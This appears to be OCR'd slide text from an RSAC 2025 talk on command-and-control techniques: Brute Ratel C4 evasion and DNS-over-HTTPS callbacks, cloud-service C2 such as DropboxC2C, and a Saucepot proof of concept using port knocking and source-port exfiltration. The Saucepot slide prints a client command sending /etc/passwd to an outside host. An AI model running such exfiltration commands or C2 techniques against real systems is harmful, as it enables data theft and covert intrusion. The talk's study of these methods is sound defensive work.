
https://blog.eclecticiq.com/inside-intelligence-center-lunar-spider-enabling-ransomware-attacks-on-financial-sector-with-brute-ratel-c4-and-latrodectus

Brute Ratel C4


- Built towards evasion and not just simulation
  - All payloads avoid EDR hooks and use dynamic syscall execution
  - Malleable C2 profiles
- Supports HTTP(S), DNS, **DoH**, TCP, and SMB
- API support for automation
- MITRE ATT&CK mapping

MITRE ATT&CK Mapping




Brute Ratel C4
Add War Room
+
admin@localhost:10443
Commander
Operator
C4 Profiler
Server
Listeners
Badgers
Creds
Downloads
Listener ID
Listener Host
External IP
Internal IP
ID
Host
UID
Last Seen (Local)
https
https://0.0.0.0:5000
.251.116
172.31.255.14
b-0
invic14
*Administrator
Fri Feb 14 06:16:53 2025
Callbacks over HTTPS
Event Logs
02-14-2025 06:14:00 UTC Starting listener https://0.0.0.0:5000
02-14-2025 06:14:05 UTC Starting handler https://127.0.0.1:10443
with fullchain.pem, privkey.pem
02-14-2025 06:14:10 UTC Admin logged in: admin
02-14-2025 06:14:10 UTC Operator logged in: admin
02-14-2025 06:14:52 UTC [Initial Access] b-0\\VQJEUU8J
invic14*Administrator) from .251.116 [3012->540] [Hex]
02-14-2025 06:16:16 UTC Admin logged in: admin
Watchlist
Scratchpad
Command Queue
Operators
Chatbox
Search free text here
Anything written here is saved only locally in memory


DoH topology



https://miro.medium.com/v2/resize:fit:1400/format:webp/1*goSb1oow5UBNF3KkzvOX8A.png

C2 over DoH visualized

- cloudflare-dns.com
- dns.google
- doh.opendns.com



Summary - Brute Ratel

- DoH are rarely supported by C2 tools
- C2 request and response are highly configurable
- Gaining momentum shifted from pirated Cobalt Strike takedown


RSAC 2025 Conference

DropboxC2C

Lotus Blossom Hacker Group Uses Dropbox, Twitter, and Zimbra for C2 Communications

Cyber Security | Cyber Security News | Dropbox | Malware

PUBLISHED ON **FEBRUARY 27, 2025** BY **AMAN MISHRA**



https://gbhackers.com/lotus-blossom-hacker-group-uses-dropbox-twitter-and-zimbra/

lolc2.github.io

LOLC2

collection of C2 frameworks that leverage legitimate services to evade detection

Telegram	CounterStrike 1.6	Google Translate	Mastodon	Whatsapp	Microsoft Printer	Microsoft Azure Application Proxy	Asana	X	Onedrive	Microsoft Tasks
Jira	Twitter	Gmail	Slack	Cisco Webex	DuckDuckGO	Microsoft Graph	Microsoft Outlook	Microsoft Power Automate	Microsoft Azure Functions	Soundcloud
Spotify	Microsoft Teams	Discord	Splunk	Lichess	Mattermost	Google Sheet	Microsoft Sharepoint	Google Drive	Google Calendar	Github
Youtube	Pastebin	Reddit	Dropbox	Instagram	Zoom	Virustotal	Zulip	Notion	Matrix	Openai

Traditional C2 vs. Cloud-based C2

- Scalability
  - Maintenance effort
- Accessibility
  - attackers v. victims
  - FQDNs are generally more trusted by security controls
- Reliability
  - API rate limit and token distribution concerns
  - Service provider intervention in response to API abuse

API calls in a 10-min time frame

117 https://api.dropboxapi.com/2/files/**list_folder**

108 https://content.dropboxapi.com/2/files/**download**

9 https://content.dropboxapi.com/2/files/**upload**

- Encoded/Encrypted text in files or fields
- Images with QR code
- Videos with QR code

Summary - DropboxC2C (or Cloud-based C2)


- Cloud service API (key) abuse
- Great accessibility and availability
- Could easily be affected by service providers

RSAC 2025 Conference

Saucepot C2

Port Knocking and Knocking Sequences

- Server's port 80 appears closed until the correct knock sequences are supplied



Data Exfiltration over SrcPorts

- Data = (SrcPort - N)%256, where N=43000
- Exfiltrating 0x4F, 0x30, 0xD0, 0x67, 0x0D, 0x16 in pic below

No.	Time	Source	Destination	Protocol	Length	Source Port	Info
4	0.000258	172.31.48.68	44.	HTTP	365	43591	GET /chk-version HTTP/1.1
6	0.000544	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
14	0.071353	172.31.48.68	44.	HTTP	365	43816	GET /chk-version HTTP/1.1
16	0.071620	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
24	0.142415	172.31.48.68	44.	HTTP	365	43976	GET /chk-version HTTP/1.1
26	0.142646	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
34	0.213336	172.31.48.68	44.	HTTP	365	44127	GET /chk-version HTTP/1.1
36	0.213577	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
44	0.284288	172.31.48.68	44.	HTTP	365	43525	GET /chk-version HTTP/1.1
46	0.284545	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK
54	0.355217	172.31.48.68	44.	HTTP	365	43534	GET /chk-version HTTP/1.1
56	0.355481	44.	172.31.48.68	HTTP	330	80	HTTP/1.1 200 OK

Saucepot C2

- A C2 server and client powered by scapy and pycurl that mainly use ephemeral ports as the communication channel

Client:

```
ubuntu@victim1:/tmp$ python3 saucepot-client.py -d saucepot.duckdns.org -f /etc/passwd -u
[2023-08-01 05:11:48] Exfiltrating file /etc/passwd ...
100%|████████████████████████████████████████████████████████| 1256/1256 [01:05<00:00, 19.17it/s]
```

Server:

```
[2023-08-01 05:11:49] Stage 1 for "session-start" (35.80.3.250:32400)
[2023-08-01 05:11:49] Stage 2 for "session-start" (35.80.3.250:32500)
[2023-08-01 05:11:49] Stage 3 for "session-start" (35.80.3.250:32600)
[2023-08-01 05:11:49] Knock sequence "session-start" received from 35.80.3.250
Receiving data 0xfd (253) from 35.80.3.250:49253
Receiving data 0x37 (55) from 35.80.3.250:49055
Receiving data 0x7a (122) from 35.80.3.250:49122
Receiving data 0x58 (88) from 35.80.3.250:49088
Receiving data 0x5a (90) from 35.80.3.250:49090
```

} The knock sequences for “**session-start**”

Summary - Saucepot C2

- A PoC to demonstrate C2 or data exfil over TCP side channels
- High volume of identical HTTP request-response cycles or TCP connection attempts makes it suspicious.
- Check out "*Abusing Ephemeral Ports for Data Exfil and C2*" presented at BSides SG 2023 for details

RSAC 2025 Conference

